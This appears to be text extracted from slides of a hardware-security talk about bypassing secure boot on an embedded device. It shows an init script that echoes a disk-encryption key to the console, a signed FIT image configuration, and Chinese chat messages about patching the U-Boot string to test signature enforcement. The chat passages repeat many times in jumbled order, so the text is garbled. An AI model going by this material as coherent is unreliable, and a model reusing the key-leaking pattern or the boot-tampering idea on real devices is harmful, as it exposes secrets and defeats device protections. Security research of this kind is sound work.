


/init.d/11-mountcrypto


```
# tee-supPLICant is expected to have been started already  
local key="$(get_key)"
```

```
echo "KEY: ${key}" > /dev/console
```

```
for mountpoint in $(awk '/noauto/ { print $2 }' /etc/fstab); do  
    mkdir -p ${mountpoint}  
done
```





nini 下午 12:42

幹 fit 有 sign 誤

Configuration 0 (conf@1)

Description: Boot and mount LVM/LUKS

Kernel: optee@1

Init Ramdisk: ramdisk@1

FDT: fdt@1

Loadables: kernel@1

Hash algo: sha1

Hash value: unavailable

Sign algo: sha1,rsa2048:prod

Sign value:

4f081297d67c23550531b59d6b2479f615af0a5c8d02bc8ba6a4137b0d83496d95c66faf4802d2f8483530af738d8c834948
b483e9b8e4baefa06016048545ad9719684033013cbd8a6f4864174fff2e08b0a14d1c57379264076437dcd239f25713d677
d9acdb8ec184c03a0d5573652e556fbc91a0a19d7097c23a7e79e0710265b2dcca9b20c0b26716e9b6e93292cb10911ec8e3
c8fb73f5bd39bc213ccd0a234ebfc609488a14103dc54b64371671675e02cfb55026660e2bac2da3a80b94f6287660c66cc8
4f1b22fa35d1096b20fff26407c2809dc16c73c4feacb5ed7974bd5e008192bda0e382b2603a1271fb7dcd1f277f8df55272
93d3420c6bdd

Timestamp: Tue Jun 18 10:47:46 2024

Advanced security—The processors deliver hardware-enabled security features that enable secure e-commerce, digital rights management (DRM), information encryption, **secure boot**, AES-128 encryption, SHA-1, SHA-256 HW acceleration engine, and secure software downloads. The

HexRabbit:
搞不好他沒開
我們把字串 "U-Boot"
改成 "A-Boot" 看看

A series of processors deliver hardware-enabled security features that enable secure e-commerce, digital rights management (DRM), information encryption, secure boot, AES-128 encryption, SHA-1, SHA-256 HW acceleration engine, and secure software downloads. The

HexRabbit:
搞不好他沒開
我們把字串 "U-Boot"
改成 "A-Boot" 看看

感覺不太可能
而且最好當作
我們只有辦法燒成功一次

HexRabbit:
搞不好他沒開
我們把字串 "U-Boot"
改成 "A-Boot" 看看

感覺不太可能
而且最好當作
我們只有辦法燒成功一次

HexRabbit:
感覺沒戲

HexRabbit:
搞不好他沒開
我們把字串 "U-Boot"
改成 "A-Boot" 看看

感覺不太可能
而且最好當作
我們只有辦法燒成功一次

HexRabbit:
感覺沒戲

完蛋

HexRabbit:
搞不好他沒開
我們把字串 "U-Boot"
改成 "A-Boot" 看看

感覺不太可能
而且最好當作
我們只有辦法燒成功一次

涼了

HexRabbit:
感覺沒戲

完蛋

HexRabbit:
搞不好他沒開
我們把字串 "U-Boot"
改成 "A-Boot" 看看

感覺不太可能
而且最好當作
我們只有辦法燒成功一次

嗎？

HexRabbit:
感覺沒戲

完蛋

HexRabbit:

(看一下 U-Boot 版本號)

HexRabbit:
(看一下 U-Boot 版本號)


U-Boot 2017.11


HexRabbit:
(看一下 U-Boot 版本號)

